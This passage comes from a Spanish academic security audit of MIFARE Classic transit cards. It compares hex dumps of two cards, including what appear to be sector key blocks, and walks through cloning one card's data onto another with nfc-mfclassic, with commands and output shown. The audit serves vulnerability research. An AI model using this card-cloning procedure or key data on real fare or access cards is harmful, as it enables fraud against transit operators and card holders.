30 000001d0: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
31 000001e0: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
32 000001f0: 3223 4f4e 3341 7f07 8869 4122 4c47 3637 2#ON3A...iA"LG67
33 00000200: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
34 00000210: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
35 00000220: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
36 00000230: 534e cc39 5430 7f07 8869 4136 cc38 364f SN.9T0...iA6.860
37 00000240: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
38 00000250: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
39 00000260: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
40 00000270: 5252 4124 4d39 7f07 8869 4130 4532 334f RRA$M9...iA0E230
41 00000280: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
42 00000290: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
43 000002a0: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
44 000002b0: 4d45 4549 dd35 7f07 8869 4e32 4c45 dd45 MEEI.5...iN2LE.E
45 000002c0: 1c88 7b41 3302 4022 7532 2102 0004 0076 ..{A3.@"u2!....v
46 000002d0: 1c88 d033 f702 4022 f55a 2102 0004 40bb ..3..@".Z!...@.
47 000002e0: 1c88 9c54 cc03 40a2 3239 2102 0004 80f5 ..T..@.29!.....
48 000002f0: 3941 4349 4e25 7f07 8869 5352 554e 3242 9ACIN%...iSRUN2B
49 00000300: 1c88 0854 cc03 40a2 6252 2102 0004 80a2 T @ b51
```

Figura 32 Archivo vistahexadecimaltarjeta1.txt abierto con el editor Visual Studio Code.

Como podemos observar en la Figura 32, el bloque 0 aparece en la primera línea (línea 1) por lo tanto, cuando el comando colordiff nos diga que hay una diferencia en la línea 1 (por ejemplo), tendríamos que restarle 1 para saber el bloque al que se refiere. Es decir, si nos indica “línea 5”, se refiere al bloque 4.

Una vez tenemos los archivos .txt, ya podemos hacer uso de la herramienta colordiff para visualizar las diferencias entre el volcado de la tarjeta 1 y el volcado de la tarjeta 2, tal y como se muestra en la Figura 33:

```
alex@ASUSLAPTOPLP:/mnt/c/Users/Alex/Desktop/tfgUbuntu$ colordiff tarjeta1/vistahexadecimaltarjeta1.txt tarjeta2/vistahexadecimaltarjeta2.txt
1c1
< 00000000: 1ae6 2428 f088 0400 c08e 1e17 4d10 4012 ...$. ....M.@
-- 
> 00000000: ea50 ca85 f588 0400 c185 1499 6540 4612 .P. ....e@F.
6c6
< 00000050: 1c88 7b41 3302 40a2 7434 2102 0004 00f7 ..{A3. @.t4!.....
-- 
> 00000050: 2280 72d6 4e02 4022 63cb 21c0 7506 0069 ".r.N.@"c.!..u..i
17,18c17,18
< 00000100: 2321 7020 b927 917a ad1e 0000 0018 00a1 #!p .'.z.....
< 00000110: a4b9 4793 4809 00f0 1810 2020 f404 4021 ..G.H.... ..@!
-- 
> 00000100: 1421 8820 7622 d18a 5e11 0000 0040 003d .!. v"^.^...@.=
> 00000110: a4b0 ac91 680d 0090 0018 00a0 9d6d 001f ....h.....m..
22,23c22,23
< 00000150: 2321 7020 b927 917a ad1e 0000 0018 00a1 #!p .'.z.....
< 00000160: a4b9 4793 4809 00f0 1810 2020 f404 4021 ..G.H.... ..@!
-- 
> 00000150: 1421 8820 7622 d18a 5e11 0000 0040 003d .!. v"^.^...@.=
> 00000160: a4b0 ac91 680d 0090 0018 00a0 9d6d 001f ....h.....m..
45,47c45,47
< 000002c0: 1c88 7b41 3302 4022 7532 2102 0004 0076 ..{A3. @"u2!....v
< 000002d0: 1c88 d033 f702 4022 f55a 2102 0004 40bb ...3. @".Z!...@.
< 000002e0: 1c88 9c54 cc03 40a2 3239 2102 0004 80f5 ...T..@.29!.....
-- 
> 000002c0: 2280 522f 4d02 40a2 0495 21e0 7806 0039 ".R/M. @...!x..9
> 000002d0: 2200 37cf 4c02 40a2 14a3 2180 7906 0038 ".7.L. @...!y..8
> 000002e0: 2200 37cf 4c02 40a2 14a3 4180 7906 002a ".7.L. @...A.y..*
49,51c49,51
< 00000300: 1c08 9854 cc03 40a2 6253 2102 0004 80a3 ...T..@.bS!.....
< 00000310: 1c08 9854 cc03 40a2 6253 4102 0004 80b1 ...T..@.bSA.....
< 00000320: 1c88 7b41 3302 401a 7e32 2102 0004 0076 ..{A3. @.~2!....v
-- 
> 00000300: 2280 3ccf 4c02 40a2 34f5 2120 7806 00e6 ".<.L. @.4.! x...
> 00000310: 2280 3ccf 4c02 40a2 34f5 4120 7806 00f4 ".<.L. @.4.A x...
> 00000320: 22c2 72d6 4e02 40a2 44a1 2140 7802 00af ".r.N. @.D.!@x...
53,55c53,55
< 00000340: b941 1b09 0002 4022 f362 2188 7d00 0011 .A....@".b!..}...
< 00000350: 1c08 8561 3302 4022 1309 2102 0004 0061 ...a3. @".!....a
< 00000360: 1c88 9c54 cc03 4022 435b 2102 0004 80a3 ...T..@"C[!.....
-- 
> 00000340: 2280 76d6 4e02 40a2 15bd 21a0 7706 007c ".v.N. @...!w...|
> 00000350: 2280 76d6 4e02 40a2 12d3 2120 7106 0042 ".v.N. @...! q..B
> 00000360: 2200 5c2f 4d02 40a2 529b 21a0 7b06 004e ".\M. @.R.!.{..N
alex@ASUSLAPTOPLP:/mnt/c/Users/Alex/Desktop/tfgUbuntu$
```

Figura 33 Comparación del volcado de la tarjeta 1 con el volcado de la tarjeta 2.

## Auditoría de seguridad de las tarjetas de transporte de la CTA.

Análisis de vulnerabilidades y alternativas. | *Clonado de tarjetas de la CTA*

En la primera línea de la salida del comando nos muestra “1c1”. Esto significa que la línea 1 de carddump1.txt (la primera línea, es decir, el bloque 0) habría que cambiarla (la c significa “change”, en español “cambiar”) por la primera línea de carddump2.txt para que coincida, ya que ambas líneas son distintas.

El símbolo “<” significa que la línea a la que se está refiriendo es del archivo carddump1.txt y el símbolo “>” significa que es del archivo carddump2.txt.

Como podemos observar en la Figura 33 (y teniendo en cuenta que para hallar el bloque hay que restarle 1 a la línea que nos indica el comando diff), los bloques que difieren son: 0, 5, 16, 17, 21, 22, 44, 46, 48, 50, 52 y 54.

Para ilustrar mejor las diferencias entre las dos tarjetas, la Figura 34 muestra en verde los bloques que coinciden entre las dos tarjetas, y en rojo los bloques que difieren entre las mismas, así como si son o no un bloque destinado al almacenamiento de claves:




Figura 34 Gráfico de coincidencias entre la tarjeta 1 y la tarjeta 2.

Para el resto de los volcados el procedimiento será el mismo.

El último bloque de cada sector almacena las claves para acceder a dicho sector (clave A y clave B) así como unos bits denominados “Access Bits” o bits de acceso, que declaran qué bloques del sector del que son pertenecientes dichas claves se pueden leer o escribir, y que claves serán

necesarias para ello (Por ejemplo, los bits de acceso del sector 5 determinan que claves son necesarias para hacer operaciones (ya sea de lectura o escritura) sobre cada uno de los bloques del sector 5).

No son bloques destinados al almacenamiento de información sino a almacenar las claves de la tarjeta. Estos bloques no se pueden modificar pues contienen las claves de la tarjeta.

Como vemos, el cuarto bloque de cada sector (el bloque destinado tanto a las claves A y B como a los bits de acceso) es el mismo en las dos tarjetas, como se muestra en la Figura 34. Lo cual, demuestra que las dos tarjetas tienen las mismas claves. Por el momento, solo se han escaneado dos tarjetas de la CTA y, aunque las dos tienen las mismas claves, no podemos afirmar con seguridad que todas o la mayoría de las tarjetas de la CTA tienen las mismas claves, ya que podrías ser fruto de una coincidencia.

Si bien la comparación utilizando el comando colordiff de la Figura 33 muestra perfectamente las diferencias entre ambos volcados, también se ha hecho la comparación con un editor de archivos hexadecimales, para mostrar los resultados de manera más gráfica.

Comparando el archivo carddump1.dmp (volcado de la tarjeta 1) con el archivo carddump2.dmp (volcado de la tarjeta 2) utilizando el lector de archivos hexadecimales HxD (Hörz, 2021) se ve claramente que las tarjetas 1 y 2 contienen datos diferentes. Si abrimos ambos volcados al mismo tiempo con el lector hexadecimal HxD para compararlos podremos corroborarlo. Los bloques diferentes están resaltados en rojo en la Figura 35 y la Figura 36:

*Figura 35 Comparación donde se resaltan los datos que difieren entre las tarjetas 1 y 2 (Parte 1).*

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas. | Clonado de tarjetas de la CTA**

		carddump1.dmp		carddump2.dmp													
		C:\Users\PC\OneDrive - Universidad de Oviedo\CarpetUni\4Curso\2Cuatri\TFG\material\lates...															
Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text															
000001F0	32 23 4F 4E 33 41 7F 07 88 69 41 22 4C 47 36 37	2#ON3A..^iA"LG67															
00000200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000230	53 4E CC 39 54 30 7F 07 88 69 41 36 CC 38 36 4F	SNI9T0..^iA6I860															
00000240	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000260	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000270	52 52 41 24 4D 39 7F 07 88 69 41 30 45 32 33 4F	RRASM9..^iAOE230															
00000280	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000290	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000002A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000002B0	4D 45 45 49 DD 35 7F 07 88 69 4E 32 4C 45 DD 45	MEEIÝ5..^iN2LEÝE															
000002C0	22 80 52 2F 4D 02 40 A2 04 95 21 E0 78 06 00 39	"€R/M.0c..!àx..9															
000002D0	22 00 37 CF 4C 02 40 A2 14 A3 21 80 79 06 00 38	".7IL.0c.£!€y..8															
000002E0	22 00 37 CF 4C 02 40 A2 14 A3 41 80 79 06 00 2A	".7IL.0c.£A€y..*															
000002F0	39 41 43 49 4E 25 7F 07 88 69 53 52 55 4E 32 42	9ACIN%..^iSRUN2B															
00000300	22 80 3C CF 4C 02 40 A2 34 F5 21 20 78 06 00 E6	"€<IL.0c4ö! x..æ															
00000310	22 80 3C CF 4C 02 40 A2 34 F5 41 20 78 06 00 F4	"€<IL.0c4öA x..ö															
00000320	22 C2 72 D6 4E 02 40 A2 44 A1 21 40 78 02 00 AF	"ÅRÖN.0cD;!@x..-															
00000330	CC 45 53 55 30 36 7F 07 88 69 CC 4D 41 4E 35 39	IESU06..^iIMAN59															
00000340	22 80 76 D6 4E 02 40 A2 15 BD 21 A0 77 06 00 7C	"€vÖN.0c.½! w..															
00000350	22 80 76 D6 4E 02 40 A2 12 D3 21 20 71 06 00 42	"€vÖN.0c.Ó! q..B															
00000360	22 00 5C 2F 4D 02 40 A2 52 9B 21 A0 7B 06 00 4E	".\M.0cR! {..N															
00000370	32 33 45 41 32 32 7F 07 88 69 4E 32 41 45 52 36	23EA22..^iN2AER6															
00000380	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000003A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000003B0	39 4C DD 49 36 39 7F 07 88 69 4D 49 DD 41 32 36	9LÝI69..^iMIÝA26															
000003C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000003D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000003E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000003F0	41 4D 50 34 32 43 7F 07 88 69 43 4C 41 33 36 39	AMP42C..^iCLA369															
000001F0	32 23 4F 4E 33 41 7F 07 88 69 41 22 4C 47 36 37	2#ON3A..^iA"LG67															
00000200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000230	53 4E CC 39 54 30 7F 07 88 69 41 36 CC 38 36 4F	SNI9T0..^iA6I860															
00000240	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000260	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000270	52 52 41 24 4D 39 7F 07 88 69 41 30 45 32 33 4F	RRASM9..^iAOE230															
00000280	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000290	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000002A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000002B0	4D 45 45 49 DD 35 7F 07 88 69 4E 32 4C 45 DD 45	MEEIÝ5..^iN2LEÝE															
000002C0	1C 88 7B 41 33 02 40 22 75 32 21 02 00 04 00 76	.^{A3.0"u2!....v															
000002D0	1C 88 D0 33 F7 02 40 22 F5 5A 21 02 00 04 40 BB	.^D3-0"8Z!...@»															
000002E0	1C 88 9C 54 CC 03 40 A2 32 39 21 02 00 04 80 F5	.^oTÌ.0c29!...€ö															
000002F0	39 41 43 49 4E 25 7F 07 88 69 53 52 55 4E 32 42	9ACIN%..^iSRUN2B															
00000300	1C 08 98 54 CC 03 40 A2 62 53 21 02 00 04 80 A3	.^TÌ.0cbS!...€£															
00000310	1C 08 98 54 CC 03 40 A2 62 53 41 20 00 04 80 B1	.^TÌ.0cbSA...€†															
00000320	1C 88 7B 41 33 02 40 1A 7E 32 21 02 00 04 00 76	.^{A3.0~2!....v															
00000330	CC 45 53 55 30 36 7F 07 88 69 CC 4D 41 4E 35 39	IESU06..^iIMAN59															
00000340	B9 41 1B 09 00 02 40 22 F3 62 21 88 7D 00 00 11	.^A....0"ób!^)...															
00000350	1C 08 85 61 33 02 40 22 13 09 21 02 00 04 00 61	....a3.0!....a															
00000360	1C 88 9C 54 CC 03 40 22 43 5B 21 02 00 04 80 A3	.^oTÌ.0"€C[!...€£															
00000370	32 33 45 41 32 32 7F 07 88 69 4E 32 41 45 52 36	23EA22..^iN2AER6															
00000380	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
00000390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000003A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000003B0	39 4C DD 49 36 39 7F 07 88 69 4D 49 DD 41 32 36	9LÝI69..^iMIÝA26															
000003C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000003D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000003E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....±															
000003F0	41 4D 50 34 32 43 7F 07 88 69 43 4C 41 33 36 39	AMP42C..^iCLA369															


Figura 36 Comparación donde se resaltan los datos que difieren entre las tarjetas 1 y 2 (Parte 2).

Por lo que queda demostrado que el contenido de las tarjetas es diferente.

A continuación, una vez extraído el contenido de ambas tarjetas, intentaremos realizar un duplicado de la tarjeta1 en la tarjeta2 para demostrar que las tarjetas pueden ser objeto de falsificación con unos medios tecnológicos no demasiado sofisticados y mediante un procedimiento no demasiado complejo.

### 7.5. Escribir el contenido de la tarjeta1 en la tarjeta2

Para escribir el contenido de la tarjeta 1 en la tarjeta 2 se utilizará el comando nfc-mfclassic. Tal y como se muestra en la ayuda del comando mostrada en la Figura 37:



```
root@kali:~# nfc-mfclassic -h
Usage: nfc-mfclassic f|r|R|w|W a|b <dump.mfd> [<keys.mfd> [f]]
      f|r|R|w|W      - Perform format (f) or read from (r) or unlocked read from (R) or write to (w) or
                        *** format will reset all keys to FFFFFFFFFF and all data to 00 and all ACLs to
                        default
      a|A|b|B        - Use A or B keys for action; Halt on errors (a|b) or tolerate errors (A|B)
      <dump.mfd>     - MiFare Dump (MFD) used to write (card to MFD) or (MFD to card)
      <keys.mfd>     - MiFare Dump (MFD) that contain the keys (optional)
      f              - Force using the keyfile even if UID does not match (optional)
Examples:
Read card to file, using key A:
  nfc-mfclassic r a mycard.mfd

Write file to blank card, using key A:
  nfc-mfclassic w a mycard.mfd

Write new data and/or keys to previously written card, using key A:
  nfc-mfclassic w a newdata.mfd mycard.mfd

Format/wipe card (note two passes required to ensure writes for all ACL cases):
  nfc-mfclassic f A dummy.mfd keyfile.mfd f
  nfc-mfclassic f B dummy.mfd keyfile.mfd f
root@kali:~#
```

Figura 37 Ayuda del comando nfc-mfclassic.

Tenemos que pasarle como primer argumento, el fichero con el volcado de la tarjeta desde la cual queremos clonar, y como segundo argumento, el volcado de la tarjeta a la cual queremos clonar.

Los volcados de las tarjetas (archivos .dmp) contienen tanto las claves como el contenido de las mismas. El comando nfc-mfclassic extrae de carddump1.dmp el contenido, y de carddump2.dmp las claves, de esa manera escribe el contenido de carddump1.dmp en la tarjeta2, que será la que coloquemos en el lector a la hora de lanzar este comando.

El comando que utilizaremos, por tanto, será el siguiente: “nfc-mfclassic w A tarjeta1/carddump1.dmp tarjeta2/carddump2.dmp”. Los parámetros utilizados tienen las siguientes funciones:

- w: Se utiliza para indicarle al comando que va a realizar una escritura.
- A: Se utiliza para que el comando utilice las claves “A”, y se pone el parámetro “A” en mayúscula para que tolere errores. Es decir, que si se produce un error al realizar una operación (ya sea de lectura o escritura), en un determinado bloque, el comando proceda a continuar con el resto de bloques sin interrumpir la ejecución.
- tarjeta1/carddump1.dmp: Se utiliza para indicarle al comando que los contenidos que va a proceder a escribir son los localizados en el archivo carddump1.dmp, localizado en la carpeta tarjeta1.
- tarjeta2/carddump2.dmp: Se utiliza para indicarle al comando que las claves a utilizar para proceder a la escritura, se encuentran localizadas en el archivo carddump2.dmp (en la carpeta tarjeta2). Esto es así porque la tarjeta en la que vamos a escribir, y por ende la que colocaremos en el lector, es la tarjeta 2, y por lo tanto se utilizan sus claves, halladas anteriormente mediante el procedimiento explicado en el apartado 7.2.


La Figura 38 muestra el comando en la consola de comandos listo para ejecutarse:



```
root@kali: /media/root/PERSISTENT
Terminal Help
/PERSISTENT# time nfc-mfclassic w A tarjeta1/carddump1.dmp tarjeta2/carddump2.dmp
```

Figura 38 Comando nfc-mfclassic listo para ejecutarse en la consola.

Una vez ejecutado, se muestra la salida del comando en la Figura 37:



```
root@kali: /me
File Edit View Search Terminal Help
root@kali:/media/root/PERSISTENT# time nfc-mfclassic
NFC reader: ACS / ACR122U PICC Interface opened
Found MIFARE Classic card:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00 04
        UID (NFCID1): ea 50 ca 85
    SAK (SEL_RES): 08
Guessing size: seems to be a 1024-byte card
Writing 64 blocks |..failed to write trailer block 3
x...failed to write trailer block 7
x...failed to write trailer block 11
x...failed to write trailer block 15
x...failed to write trailer block 19
x...failed to write trailer block 23
x...failed to write trailer block 27
x...failed to write trailer block 31
x...failed to write trailer block 35
x...failed to write trailer block 39
x...failed to write trailer block 43
x...failed to write trailer block 47
x...failed to write trailer block 51
x...failed to write trailer block 55
x...failed to write trailer block 59
x...failed to write trailer block 63
x|
Done, 47 of 64 blocks written.

real    0m2.751s
user    0m0.008s
sys     0m0.052s
root@kali:/media/root/PERSISTENT# 
```

Figura 39 Salida del comando nfc-mfclassic después de escribir el contenido de la tarjeta 1 en la tarjeta 2.

En la Figura 39 vemos que hay un error al escribir en los bloques 3, 7, 11, 15, 19, etc. Esto se debe a lo mencionado en el apartado 7.6, ya que se trata del cuarto bloque de cada sector. Debido a que estos son bloques destinados al almacenamiento de las claves de la tarjeta, no son bloques destinados al almacenamiento de datos y por tanto no se pueden escribir, al igual que el bloque 0, destinado al Id único e inmodificable de cada tarjeta, cuya escritura está bloqueada por hardware.

Cabe destacar que el cuarto bloque de cada sector es el mismo en las dos tarjetas, por lo que se concluye que las dos tarjetas tienen las mismas claves. No obstante, aunque tuvieran distintas claves, la seguridad de las tarjetas seguiría comprometida pues las claves siguen pudiendo ser descifradas.

